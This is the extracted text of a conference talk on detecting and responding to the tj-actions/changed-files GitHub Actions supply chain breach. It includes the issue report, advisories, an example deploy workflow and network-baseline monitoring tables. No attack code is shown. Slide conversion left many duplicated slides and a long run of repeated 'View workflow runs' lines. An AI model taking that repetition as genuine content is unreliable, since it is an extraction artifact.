

When ‘Changed Files’ Changed Everything

Uncovering and Responding to the tj-
actions Supply Chain Breach

Varun Sharma, Ashish Kurmi

When 'Changed Files' Changed Our Weekend Plans

The screenshot shows a GitHub repository page for `tj-actions/changed-files`. The main navigation bar includes links for Code, Issues (4), Pull requests (2), Discussions, Actions, Projects, Security (2), and Insights. The Issues tab is currently selected. A prominent issue titled "Multiple tags in this action are compromised #2463" is displayed. The issue is marked as "Closed". Below the title, a comment from user `varunsh-coder` is shown, dated Mar 14. The comment discusses a potential security vulnerability related to tags and provides a link for more information. It also mentions reporting via email and private vulnerability disclosure to generate a CVE. At the bottom of the comment, there are three interaction buttons: a thumbs-up icon with the number 77, a heart icon with the number 32, and a reply icon with the number 17.

Multiple tags in this action are compromised #2463

Closed

varunsh-coder opened on Mar 14 · edited by varunsh-coder

Example this tag was just updated 3 hours back and is potentially exfiltrating credentials
<https://github.com/tj-actions/changed-files/tags?after=v35.9.3>

You can read more here: <https://www.stepsecurity.io/blog/harden-runner-detection-tj-actions-changed-files-action-is-compromised>

Reported the issue via the email address provided in the `security.md` file and also reported it via private vulnerability disclosure to generate a CVE.

77 32 17

Spoiler: They were definitely changed

[GitHub Advisory Database](#) / [GitHub Reviewed](#) / CVE-2025-30066

tj-actions changed-files through 45.0.7 allows remote attackers to discover secrets by reading actions logs.

High severity GitHub Reviewed Published on Mar 15 to the GitHub Advisory Database • Updated on Mar 24

[Vulnerability details](#) Dependabot alerts 0

Package	Affected versions	Patched versions	Severity
⌚ tj-actions/changed-files (GitHub Actions)	<= 45.0.7	46.0.1	High 8.6 / 10

Detection:

Analyze network traffic using [Harden-Runner](#), which detects unauthorized outbound requests to:

- gist.githubusercontent.com

Live reproduction logs:

[🔗 Harden-Runner Insights](#)

This attack was detected by StepSecurity when anomaly detection flagged an unauthorized outbound network call to [gist.githubusercontent.com](#).

Credits

 varunsh-coder

Analyst

Spoiler: They were definitely changed

GitHub Advisory Database / GitHub Reviewed / CVE-2025-30066

tj-actions changed-files through 45.0.7 allows remote attackers to discover secrets by reading actions logs.

High severity GitHub Reviewed Published on Mar 15 to the GitHub Advisory Database • Updated on Mar 24

Vulnerability details Dependabot alerts (0)

Package	Affected versions	Patched versions	Severity
⌚ tj-actions/changed-files (GitHub Actions)	<= 45.0.7	46.0.1	High 8.6 / 10

Detection:

Analyze network traffic using [Harden-Runner](#), which detects unauthorized outbound requests to:

- [gist.githubusercontent.com](#)

Live reproduction logs:

[🔗 Harden-Runner Insights](#)

This attack was detected by StepSecurity when anomaly detection flagged an unauthorized outbound network call to [gist.githubusercontent.com](#).

Credits

 varunsh-coder

Analyst

Even CISA said ‘Yikes!’

The screenshot shows the official website of the Cybersecurity & Infrastructure Security Agency (CISA). The header features the CISA logo and the text "America's Cyber Defense Agency" and "NATIONAL COORDINATOR FOR CRITICAL INFRASTRUCTURE SECURITY AND RESILIENCE". A search bar is located in the top right corner. The main navigation menu includes "Topics", "Spotlight", "Resources & Tools", "News & Events", "Careers", and "About". Below the menu, a breadcrumb trail shows the current page path: Home / News & Events / Cybersecurity Advisories / Alert / Supply Chain Compromise of Third-Party tj-actions/changed-files (CVE-2025-...). To the right of the breadcrumb trail are sharing icons for Facebook, X, LinkedIn, and Email. A section titled "ALERT" contains the title "Supply Chain Compromise of Third-Party tj-actions/changed-files (CVE-2025-30066) and reviewdog/action-setup@v1 (CVE-2025-30154)". Below the title, a note states "Last Revised: March 26, 2025". A horizontal double-headed arrow icon follows this note. The main content area describes a compromise of the popular third-party GitHub Action tj-actions/changed-files, tracked as CVE-2025-30066, which was designed to detect changes in pull requests or commits. The compromise allows for information disclosure of secrets like GitHub Personal Access Tokens (PATs), npm tokens, and private RSA keys. This has been patched in version v46.0.1.

CYBERSECURITY & INFRASTRUCTURE
SECURITY AGENCY

America's Cyber Defense Agency

NATIONAL COORDINATOR FOR CRITICAL INFRASTRUCTURE SECURITY AND RESILIENCE

Search

Topics ▾ Spotlight Resources & Tools ▾ News & Events ▾ Careers ▾ About ▾

Home / News & Events / Cybersecurity Advisories / Alert / Supply Chain Compromise of Third-Party tj-actions/changed-files (CVE-2025-...)

SHARE:

ALERT

Supply Chain Compromise of Third-Party tj-actions/changed-files (CVE-2025-30066) and reviewdog/action-setup@v1 (CVE-2025-30154)

Last Revised: March 26, 2025

A popular third-party GitHub Action, tj-actions/changed-files (tracked as [CVE-2025-30066](#)), was compromised. tj-actions/changed-files is designed to detect which files have changed in a pull request or commit. The supply chain compromise allows for information disclosure of secrets including, but not limited to, valid access keys, GitHub Personal Access Tokens (PATs), npm tokens, and private RSA keys. This has been patched in v46.0.1.

tj-actions / changed-files

Type ⌘ to search

Code Issues 3 Pull requests 3 Discussions Actions Projects Security 2 Insights

Pulse Contributors Community Standards Commits Code frequency Dependency graph Network Forks Actions Usage Metrics Actions Performance Metrics

Dependency graph

Dependencies Dependents Export SBOM

Repositories that depend on tj-actions/changed-files

Package: tj-actions/changed-files ▾

Owner

23,000 Repositories

Repository	Owner	Stars	Forks
4sStylZ / qmk_firmware	4sStylZ	0	0
OneGround / ZGW-APIs	OneGround	2	0
jeffersongoncalves / evidently	jeffersongoncalves	5	0
jeffersongoncalves / dify	jeffersongoncalves	0	0
AlexanderBarabanov / geti-sdk	AlexanderBarabanov	0	0
cryptokl0sh / Og-chain	cryptokl0sh	0	0
sandbox-ghe-devuk / Multi-Agent-Custom-Automation-Engine-Solution-Accelerator	sandbox-ghe-devuk	0	0

Top Companies using changed-files



GitHub



Hugging Face



HashiCorp



Meta



Microsoft



Argo



TypeScript



Kong



PostHog

Agenda

How was the attack detected?

What was the malicious code doing?

How was the action compromised?

How did organizations respond?

Lessons learned from the incident



About Varun Sharma

- ✓ Co-Founder and CEO of StepSecurity, a cybersecurity startup securing CI/CD pipelines against supply chain attacks
- ✓ Former Principal Security Software Engineering Manager at Microsoft
- ✓ Led Azure's Green Team to solve high-risk, systemic security issues.
- ✓ MSc in Information Security from Royal Holloway, University of London



About Ashish Kurmi

- ✓ CTO and Co-Founder of StepSecurity
- ✓ Specializes in CI/CD and GitHub Actions security
- ✓ Over 13 years of experience in security engineering at Plaid, Uber, and Microsoft
- ✓ Recognized leader in developing advanced cybersecurity solutions

01.

Introduction to GitHub Actions and the tj-actions/changed-files action

Brief Overview of GitHub Actions

```
→ deploy:  
  runs-on: ubuntu-latest  
  steps:  
    - uses: actions/checkout@v4  
  
    - id: changed  
      uses: tj-actions/changed-files@v4  
      with:  
        files: |  
          infrastructure/**  
          terraform/**  
  
    - if: steps.changed.outputs.any_changed == 'true'  
      uses: aws-actions/configure-aws-credentials@v4  
      with:  
        aws-access-key-id: ${{ secrets.AWS_ACCESS_KEY_ID }}  
        aws-secret-access-key: ${{ secrets.AWS_SECRET_ACCESS_KEY }}  
        aws-region: us-west-2  
  
    - if: steps.changed.outputs.any_changed == 'true'  
      uses: hashicorp/setup-terraform@v3  
  
    - if: steps.changed.outputs.any_changed == 'true'  
      name: Deploy Infrastructure  
      working-directory: ./terraform  
      run: |  
        terraform init --backend-config="bucket=terraform-state-${{ vars.AWS_ACCOUNT_ID }}" \  
        --backend-config="key=infrastructure/terraform.tfstate" --backend-config="region=us-west-2"  
        terraform apply --auto-approve --input=false  
  
    - if: steps.changed.outputs.any_changed == 'true'  
      name: Build & Push Image  
      run: |  
        aws ecr get-login-password | docker login --username AWS \  
        --password-stdin ${{ vars.AWS_ACCOUNT_ID }}.dkr.ecr.us-west-2.amazonaws.com  
        chmod +x ./scripts/build-and-push.sh  
        ./scripts/build-and-push.sh ${{ github.sha }}
```

Brief Overview of GitHub Actions

```
deploy:  
  ➔ runs-on: ubuntu-latest  
  steps:  
    - uses: actions/checkout@v4  
  
    - id: changed  
      uses: tj-actions/changed-files@v4  
      with:  
        files: |  
          infrastructure/**  
          terraform/**  
  
    - if: steps.changed.outputs.any_changed == 'true'  
      uses: aws-actions/configure-aws-credentials@v4  
      with:  
        aws-access-key-id: ${{ secrets.AWS_ACCESS_KEY_ID }}  
        aws-secret-access-key: ${{ secrets.AWS_SECRET_ACCESS_KEY }}  
        aws-region: us-west-2  
  
    - if: steps.changed.outputs.any_changed == 'true'  
      uses: hashicorp/setup-terraform@v3  
  
    - if: steps.changed.outputs.any_changed == 'true'  
      name: Deploy Infrastructure  
      working-directory: ./terraform  
      run: |  
        terraform init --backend-config="bucket=terraform-state-${{ vars.AWS_ACCOUNT_ID }}" \  
        --backend-config="key=infrastructure/terraform.tfstate" --backend-config="region=us-west-2"  
        terraform apply --auto-approve --input=false  
  
    - if: steps.changed.outputs.any_changed == 'true'  
      name: Build & Push Image  
      run: |  
        aws ecr get-login-password | docker login --username AWS \  
        --password-stdin ${{ vars.AWS_ACCOUNT_ID }}.dkr.ecr.us-west-2.amazonaws.com  
        chmod +x ./scripts/build-and-push.sh  
        ./scripts/build-and-push.sh ${{ github.sha }}
```

Brief Overview of GitHub Actions

```
deploy:  
  runs-on: ubuntu-latest  
  steps:  
    - uses: actions/checkout@v4  
  
    - id: changed  
      uses: tj-actions/changed-files@v4  
      with:  
        files: |  
          infrastructure/**  
          terraform/**  
  
    - if: steps.changed.outputs.any_changed == 'true'  
      uses: aws-actions/configure-aws-credentials@v4  
      with:  
        aws-access-key-id: ${{ secrets.AWS_ACCESS_KEY_ID }}  
        aws-secret-access-key: ${{ secrets.AWS_SECRET_ACCESS_KEY }}  
        aws-region: us-west-2  
  
    - if: steps.changed.outputs.any_changed == 'true'  
      uses: hashicorp/setup-terraform@v3  
  
    - if: steps.changed.outputs.any_changed == 'true'  
      name: Deploy Infrastructure  
      working-directory: ./terraform  
      run: |  
        terraform init --backend-config="bucket=terraform-state-${{ vars.AWS_ACCOUNT_ID }}" \  
        --backend-config="key=infrastructure/terraform.tfstate" --backend-config="region=us-west-2"  
        terraform apply --auto-approve --input=false  
  
    - if: steps.changed.outputs.any_changed == 'true'  
      name: Build & Push Image  
      run: |  
        aws ecr get-login-password | docker login --username AWS \  
        --password-stdin ${{ vars.AWS_ACCOUNT_ID }}.dkr.ecr.us-west-2.amazonaws.com  
        chmod +x ./scripts/build-and-push.sh  
        ./scripts/build-and-push.sh ${{ github.sha }}
```

Brief Overview of GitHub Actions



```
deploy:  
  runs-on: ubuntu-latest  
  steps:  
    - uses: actions/checkout@v4  
  
    - id: changed  
      uses: tj-actions/changed-files@v44  
      with:  
        files: |  
          infrastructure/**  
          terraform/**  
  
    - if: steps.changed.outputs.any_changed == 'true'  
      uses: aws-actions/configure-aws-credentials@v4  
      with:  
        aws-access-key-id: ${{ secrets.AWS_ACCESS_KEY_ID }}  
        aws-secret-access-key: ${{ secrets.AWS_SECRET_ACCESS_KEY }}  
        aws-region: us-west-2  
  
    - if: steps.changed.outputs.any_changed == 'true'  
      uses: hashicorp/setup-terraform@v3  
  
    - if: steps.changed.outputs.any_changed == 'true'  
      name: Deploy Infrastructure  
      working-directory: ./terraform  
      run: |  
        terraform init --backend-config="bucket=terraform-state-${{ vars.AWS_ACCOUNT_ID }}" \  
        --backend-config="key=infrastructure/terraform.tfstate" --backend-config="region=us-west-2"  
        terraform apply --auto-approve --input=false  
  
    - if: steps.changed.outputs.any_changed == 'true'  
      name: Build & Push Image  
      run: |  
        aws ecr get-login-password | docker login --username AWS \  
        --password-stdin ${{ vars.AWS_ACCOUNT_ID }}.dkr.ecr.us-west-2.amazonaws.com  
        chmod +x ./scripts/build-and-push.sh  
        ./scripts/build-and-push.sh ${{ github.sha }}
```

Brief Overview of GitHub Actions

```
deploy:  
  runs-on: ubuntu-latest  
  steps:  
    - uses: actions/checkout@v4  
  
    - id: changed  
      uses: tj-actions/changed-files@v44  
      with:  
        files: |  
          infrastructure/**  
          terraform/**  
  
    - if: steps.changed.outputs.any_changed == 'true'  
      uses: aws-actions/configure-aws-credentials@v4  
      with:  
        aws-access-key-id: ${{ secrets.AWS_ACCESS_KEY_ID }}  
        aws-secret-access-key: ${{ secrets.AWS_SECRET_ACCESS_KEY }}  
        aws-region: us-west-2  
  
    - if: steps.changed.outputs.any_changed == 'true'  
      uses: hashicorp/setup-terraform@v3  
  
    - if: steps.changed.outputs.any_changed == 'true'  
      name: Deploy Infrastructure  
      working-directory: ./terraform  
      run: |  
        terraform init --backend-config="bucket=terraform-state-${{ vars.AWS_ACCOUNT_ID }}" \  
        --backend-config="key=infrastructure/terraform.tfstate" --backend-config="region=us-west-2"  
        terraform apply --auto-approve --input=false  
  
    - if: steps.changed.outputs.any_changed == 'true'  
      name: Build & Push Image  
      run: |  
        aws ecr get-login-password | docker login --username AWS \  
        --password-stdin ${{ vars.AWS_ACCOUNT_ID }}.dkr.ecr.us-west-2.amazonaws.com  
        chmod +x ./scripts/build-and-push.sh  
        ./scripts/build-and-push.sh ${{ github.sha }}
```

Brief Overview of GitHub Actions

```
deploy:  
  runs-on: ubuntu-latest  
  steps:  
    - uses: actions/checkout@v4  
  
    - id: changed  
      uses: tj-actions/changed-files@v4  
      with:  
        files: |  
          infrastructure/**  
          terraform/**  
  
    - if: steps.changed.outputs.any_changed == 'true'  
      uses: aws-actions/configure-aws-credentials@v4  
      with:  
        aws-access-key-id: ${{ secrets.AWS_ACCESS_KEY_ID }}  
        aws-secret-access-key: ${{ secrets.AWS_SECRET_ACCESS_KEY }}  
        aws-region: us-west-2  
  
    - if: steps.changed.outputs.any_changed == 'true'  
      uses: hashicorp/setup-terraform@v3  
  
    - if: steps.changed.outputs.any_changed == 'true'  
      name: Deploy Infrastructure  
      working-directory: ./terraform  
      run: |  
        terraform init --backend-config="bucket=terraform-state-${{ vars.AWS_ACCOUNT_ID }}" \  
        --backend-config="key=infrastructure/terraform.tfstate" --backend-config="region=us-west-2"  
        terraform apply --auto-approve --input=false  
  
    - if: steps.changed.outputs.any_changed == 'true'  
      name: Build & Push Image  
      run: |  
        aws ecr get-login-password | docker login --username AWS \  
        --password-stdin ${{ vars.AWS_ACCOUNT_ID }}.dkr.ecr.us-west-2.amazonaws.com  
        chmod +x ./scripts/build-and-push.sh  
        ./scripts/build-and-push.sh ${{ github.sha }}
```

Brief Overview of GitHub Actions

```
deploy:  
  runs-on: ubuntu-latest  
  steps:  
    - uses: actions/checkout@v4  
  
    - id: changed  
      uses: tj-actions/changed-files@v44  
      with:  
        files: |  
          infrastructure/**  
          terraform/**  
  
    - if: steps.changed.outputs.any_changed == 'true'  
      uses: aws-actions/configure-aws-credentials@v4  
      with:  
        aws-access-key-id: ${{ secrets.AWS_ACCESS_KEY_ID }}  
        aws-secret-access-key: ${{ secrets.AWS_SECRET_ACCESS_KEY }}  
        aws-region: us-west-2  
  
    - if: steps.changed.outputs.any_changed == 'true'  
      uses: hashicorp/setup-terraform@v3  
  
    - if: steps.changed.outputs.any_changed == 'true'  
      name: Deploy Infrastructure  
      working-directory: ./terraform  
      run: |  
        terraform init --backend-config="bucket=terraform-state-${{ vars.AWS_ACCOUNT_ID }}" \  
        --backend-config="key=infrastructure/terraform.tfstate" --backend-config="region=us-west-2"  
        terraform apply --auto-approve --input=false  
  
    - if: steps.changed.outputs.any_changed == 'true'  
      name: Build & Push Image  
      run: |  
        aws ecr get-login-password | docker login --username AWS \  
        --password-stdin ${{ vars.AWS_ACCOUNT_ID }}.dkr.ecr.us-west-2.amazonaws.com  
        chmod +x ./scripts/build-and-push.sh  
        ./scripts/build-and-push.sh ${{ github.sha }}
```

Brief Overview of GitHub Actions

```
deploy:  
  runs-on: ubuntu-latest  
  steps:  
    - uses: actions/checkout@v4  
  
    - id: changed  
      uses: tj-actions/changed-files@v44  
      with:  
        files: |  
          infrastructure/**  
          terraform/**  
  
    - if: steps.changed.outputs.any_changed == 'true'  
      uses: aws-actions/configure-aws-credentials@v4  
      with:  
        aws-access-key-id: ${{ secrets.AWS_ACCESS_KEY_ID }}  
        aws-secret-access-key: ${{ secrets.AWS_SECRET_ACCESS_KEY }}  
        aws-region: us-west-2  
  
    - if: steps.changed.outputs.any_changed == 'true'  
      uses: hashicorp/setup-terraform@v3  
  
    - if: steps.changed.outputs.any_changed == 'true'  
      name: Deploy Infrastructure  
      working-directory: ./terraform  
      run: |  
        terraform init --backend-config="bucket=terraform-state-${{ vars.AWS_ACCOUNT_ID }}" \  
        --backend-config="key=infrastructure/terraform.tfstate" --backend-config="region=us-west-2"  
        terraform apply --auto-approve --input=false  
  
    - if: steps.changed.outputs.any_changed == 'true'  
      name: Build & Push Image  
      run: |  
        aws ecr get-login-password | docker login --username AWS \  
        --password-stdin ${{ vars.AWS_ACCOUNT_ID }}.dkr.ecr.us-west-2.amazonaws.com  
        chmod +x ./scripts/build-and-push.sh  
        ./scripts/build-and-push.sh ${{ github.sha }}
```

Brief Overview of GitHub Actions

```
deploy:
  runs-on: ubuntu-latest
  steps:
    - uses: actions/checkout@v4

    - id: changed
      uses: tj-actions/changed-files@v4
      with:
        files: |
          infrastructure/**
          terraform/**

    - if: steps.changed.outputs.any_changed == 'true'
      uses: aws-actions/configure-aws-credentials@v4
      with:
        aws-access-key-id: ${{ secrets.AWS_ACCESS_KEY_ID }}
        aws-secret-access-key: ${{ secrets.AWS_SECRET_ACCESS_KEY }}
        aws-region: us-west-2

    - if: steps.changed.outputs.any_changed == 'true'
      uses: hashicorp/setup-terraform@v3

    - if: steps.changed.outputs.any_changed == 'true'
      name: Deploy Infrastructure
      working-directory: ./terraform
      run: |
        terraform init --backend-config="bucket=terraform-state-${{ vars.AWS_ACCOUNT_ID }}" \
          --backend-config="key=infrastructure/terraform.tfstate" --backend-config="region=us-west-2"
        terraform apply --auto-approve --input=false

    - if: steps.changed.outputs.any_changed == 'true'
      name: Build & Push Image
      run: |
        aws ecr get-login-password | docker login --username AWS \
          --password-stdin ${{ vars.AWS_ACCOUNT_ID }}.dkr.ecr.us-west-2.amazonaws.com
        chmod +x ./scripts/build-and-push.sh
        ./scripts/build-and-push.sh ${{ github.sha }}
```

Brief Overview of GitHub Actions

```
deploy:  
  runs-on: ubuntu-latest  
  steps:  
    - uses: actions/checkout@v4  
  
    - id: changed  
      uses: tj-actions/changed-files@v44  
      with:  
        files: |  
          infrastructure/**  
          terraform/**  
  
    - if: steps.changed.outputs.any_changed == 'true'  
      uses: aws-actions/configure-aws-credentials@v4  
      with:  
        aws-access-key-id: ${{ secrets.AWS_ACCESS_KEY_ID }}  
        aws-secret-access-key: ${{ secrets.AWS_SECRET_ACCESS_KEY }}  
        aws-region: us-west-2  
  
    - if: steps.changed.outputs.any_changed == 'true'  
      uses: hashicorp/setup-terraform@v3  
  
    - if: steps.changed.outputs.any_changed == 'true'  
      name: Deploy Infrastructure  
      working-directory: ./terraform  
      run: |  
        terraform init --backend-config="bucket=terraform-state-${{ vars.AWS_ACCOUNT_ID }}" \  
        --backend-config="key=infrastructure/terraform.tfstate" --backend-config="region=us-west-2"  
        terraform apply --auto-approve --input=false  
  
    - if: steps.changed.outputs.any_changed == 'true'  
      name: Build & Push Image  
      run: |  
        aws ecr get-login-password | docker login --username AWS \  
        --password-stdin ${{ vars.AWS_ACCOUNT_ID }}.dkr.ecr.us-west-2.amazonaws.com  
        chmod +x ./scripts/build-and-push.sh  
        ./scripts/build-and-push.sh ${{ github.sha }}
```

Brief Overview of GitHub Actions

```
deploy:
  runs-on: ubuntu-latest
  steps:
    - uses: actions/checkout@v4

    - id: changed
      uses: tj-actions/changed-files@v44
      with:
        files: |
          infrastructure/**
          terraform/**

    - if: steps.changed.outputs.any_changed == 'true'
      uses: aws-actions/configure-aws-credentials@v4
      with:
        aws-access-key-id: ${{ secrets.AWS_ACCESS_KEY_ID }}
        aws-secret-access-key: ${{ secrets.AWS_SECRET_ACCESS_KEY }}
        aws-region: us-west-2

    - if: steps.changed.outputs.any_changed == 'true'
      uses: hashicorp/setup-terraform@v3

    - if: steps.changed.outputs.any_changed == 'true'
      name: Deploy Infrastructure
      working-directory: ./terraform
      run: |
        terraform init --backend-config="bucket=terraform-state-${{ vars.AWS_ACCOUNT_ID }}" \
          --backend-config="key=infrastructure/terraform.tfstate" --backend-config="region=us-west-2"
        terraform apply --auto-approve --input=false

    - if: steps.changed.outputs.any_changed == 'true'
      name: Build & Push Image
      run: |
        aws ecr get-login-password | docker login --username AWS \
          --password-stdin ${{ vars.AWS_ACCOUNT_ID }}.dkr.ecr.us-west-2.amazonaws.com
        chmod +x ./scripts/build-and-push.sh
        ./scripts/build-and-push.sh ${{ github.sha }}
```

Brief Overview of GitHub Actions

```
deploy:  
  runs-on: ubuntu-latest  
  steps:  
    - uses: actions/checkout@v4  
  
    - id: changed  
      uses: tj-actions/changed-files@v44  
      with:  
        files: |  
          infrastructure/**  
          terraform/**  
  
    - if: steps.changed.outputs.any_changed == 'true'  
      uses: aws-actions/configure-aws-credentials@v4  
      with:  
        aws-access-key-id: ${{ secrets.AWS_ACCESS_KEY_ID }}  
        aws-secret-access-key: ${{ secrets.AWS_SECRET_ACCESS_KEY }}  
        aws-region: us-west-2  
  
    - if: steps.changed.outputs.any_changed == 'true'  
      uses: hashicorp/setup-terraform@v3  
  
    - if: steps.changed.outputs.any_changed == 'true'  
      name: Deploy Infrastructure  
      working-directory: ./terraform  
      run: |  
        terraform init --backend-config="bucket=terraform-state-${{ vars.AWS_ACCOUNT_ID }}" \  
        --backend-config="key=infrastructure/terraform.tfstate" --backend-config="region=us-west-2"  
        terraform apply --auto-approve --input=false  
  
    - if: steps.changed.outputs.any_changed == 'true'  
      name: Build & Push Image  
      run: |  
        aws ecr get-login-password | docker login --username AWS \  
        --password-stdin ${{ vars.AWS_ACCOUNT_ID }}.dkr.ecr.us-west-2.amazonaws.com  
        chmod +x ./scripts/build-and-push.sh  
        ./scripts/build-and-push.sh ${{ github.sha }}
```

Demo: GitHub Actions Workflow Run

```
name: Deploy Infrastructure and Application  
on:  
  push:  
    branches: [main]
```

Demo: GitHub Actions Workflow Run

```
name: Deploy Infrastructure and Application

on:
  push:
    branches: [main]
```

Demo: GitHub Actions Workflow Run

```
name: Deploy Infrastructure and Application  
on:  
  push:  
    branches: [main]
```

Pull Request



Merge to main



Workflow Triggers

github-actions-demo/.github/ x +

github.com/step-security/github-actions-demo/blob/main/.github/workflows/deploy.yml Guest ::

step-security / github-actions-demo

Type / to search

Code Issues Pull requests 1 Actions Projects Wiki Security Insights Settings

main · GitHub Actions · View Runs · Go to file · History

ashishkurmi · Update deploy.yml · 31eb7f1 · yesterday · History

Code Blame 42 lines (37 loc) · 1.47 KB

```
1 name: Deploy Infrastructure and Application
2 on:
3   push:
4     branches: [main]
5   jobs:
6     deploy:
7       runs-on: ubuntu-latest
8       steps:
9         - uses: actions/checkout@v4
10
11         - id: changed
12           uses: tj-actions/changed-files@v44
13           with:
14             files: |
15               infrastructure/**
16               terraform/**
17
18         - if: steps.changed.outputs.any_changed == 'true'
19           uses: aws-actions/configure-aws-credentials@v4
20           with:
```

02.

Initial Detection and Investigation

Baseline-driven security monitoring

Baseline stability status <small>?</small> Stable View changelog →	Baseline based on 2247 job runs View workflow runs →	Baseline changed 2220 runs ago View changelog →	Last changed <small>?</small> 8 months ago View changelog →
<hr/>			
Observed destinations	Port	Status	First seen ⚠️
🌐 github.com	443	✓ Allowed	8 months ago
🌐 sts.us-west-2.amazonaws.com	443	✓ Allowed	8 months ago
🌐 releases.hashicorp.com	443	✓ Allowed	8 months ago
🌐 checkpoint-api.hashicorp.com	443	✓ Allowed	8 months ago
🌐 terraform-state-381492090279.s3.us-west-2.amazonaws.com	443	✓ Allowed	8 months ago
🌐 registry.terraform.io	443	✓ Allowed	8 months ago
🌐 api.ecr.us-west-2.amazonaws.com	443	✓ Allowed	8 months ago
🌐 381492090279.dkr.ecr.us-west-2.amazonaws.com	443	✓ Allowed	8 months ago
🌐 auth.docker.io	443	✓ Allowed	8 months ago
🌐 registry-1.docker.io	443	✓ Allowed	8 months ago
🌐 production.cloudflare.docker.com	443	✓ Allowed	8 months ago
🌐 dl-cdn.alpinelinux.org	443	✓ Allowed	8 months ago
<hr/>			
Total calls ⚠️			
2247			
<hr/>			
Sample Workflow Runs			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			
<hr/>			
View workflow runs			

Baseline-driven security monitoring

Baseline stability status <small>?</small> Stable View changelog →	Baseline based on 2247 job runs View workflow runs →	Baseline changed 2220 runs ago View changelog →	Last changed <small>?</small> 8 months ago View changelog →
---	---	--	--

Observed destinations	Port	Status	First seen <small>◇</small>	Last called on <small>◇</small>	Total calls <small>◇</small>	Sample Workflow Runs
🌐 github.com	443	✅ Allowed	8 months ago	9 minutes ago	2247	View workflow runs
🌐 sts.us-west-2.amazonaws.com	443	✅ Allowed	8 months ago	9 minutes ago	224	View workflow runs
🌐 releases.hashicorp.com	443	✅ Allowed	8 months ago	9 minutes ago	224	View workflow runs
🌐 checkpoint-api.hashicorp.com	443	✅ Allowed	8 months ago	9 minutes ago	224	View workflow runs
🌐 terraform-state-381492090279.s3.us-west-2.amazonaws.com	443	✅ Allowed	8 months ago	9 minutes ago	224	View workflow runs
🌐 registry.terraform.io	443	✅ Allowed	8 months ago	9 minutes ago	224	View workflow runs
🌐 api.ecr.us-west-2.amazonaws.com	443	✅ Allowed	8 months ago	9 minutes ago	224	View workflow runs
🌐 381492090279.dkr.ecr.us-west-2.amazonaws.com	443	✅ Allowed	8 months ago	9 minutes ago	224	View workflow runs
🌐 auth.docker.io	443	✅ Allowed	8 months ago	9 minutes ago	224	View workflow runs
🌐 registry-1.docker.io	443	✅ Allowed	8 months ago	9 minutes ago	224	View workflow runs
🌐 production.cloudflare.docker.com	443	✅ Allowed	8 months ago	9 minutes ago	224	View workflow runs
🌐 dl-cdn.alpinelinux.org	443	✅ Allowed	8 months ago	8 minutes ago	224	View workflow runs

Baseline-driven security monitoring

Baseline stability status <small>?</small>						
Stable						
View changelog →						
Baseline based on 2247 job runs						
View workflow runs →						
Baseline changed 2220 runs ago						
View changelog →						
Last changed <small>?</small> 8 months ago						
View changelog →						
Observed destinations	Port	Status	First seen	Last called on	Total calls	Sample Workflow Runs
 github.com	443	✓ Allowed	8 months ago	9 minutes ago	2247	View workflow runs
 sts.us-west-2.amazonaws.com	443	✓ Allowed	8 months ago	9 minutes ago	224	View workflow runs
 releases.hashicorp.com	443	✓ Allowed	8 months ago	9 minutes ago	224	View workflow runs
 checkpoint-api.hashicorp.com	443	✓ Allowed	8 months ago	9 minutes ago	224	View workflow runs
 terraform-state-381492090279.s3.us-west-2.amazonaws.com	443	✓ Allowed	8 months ago	9 minutes ago	224	View workflow runs
 registry.terraform.io	443	✓ Allowed	8 months ago	9 minutes ago	224	View workflow runs
 api.ecr.us-west-2.amazonaws.com	443	✓ Allowed	8 months ago	9 minutes ago	224	View workflow runs
 381492090279.dkr.ecr.us-west-2.amazonaws.com	443	✓ Allowed	8 months ago	9 minutes ago	224	View workflow runs
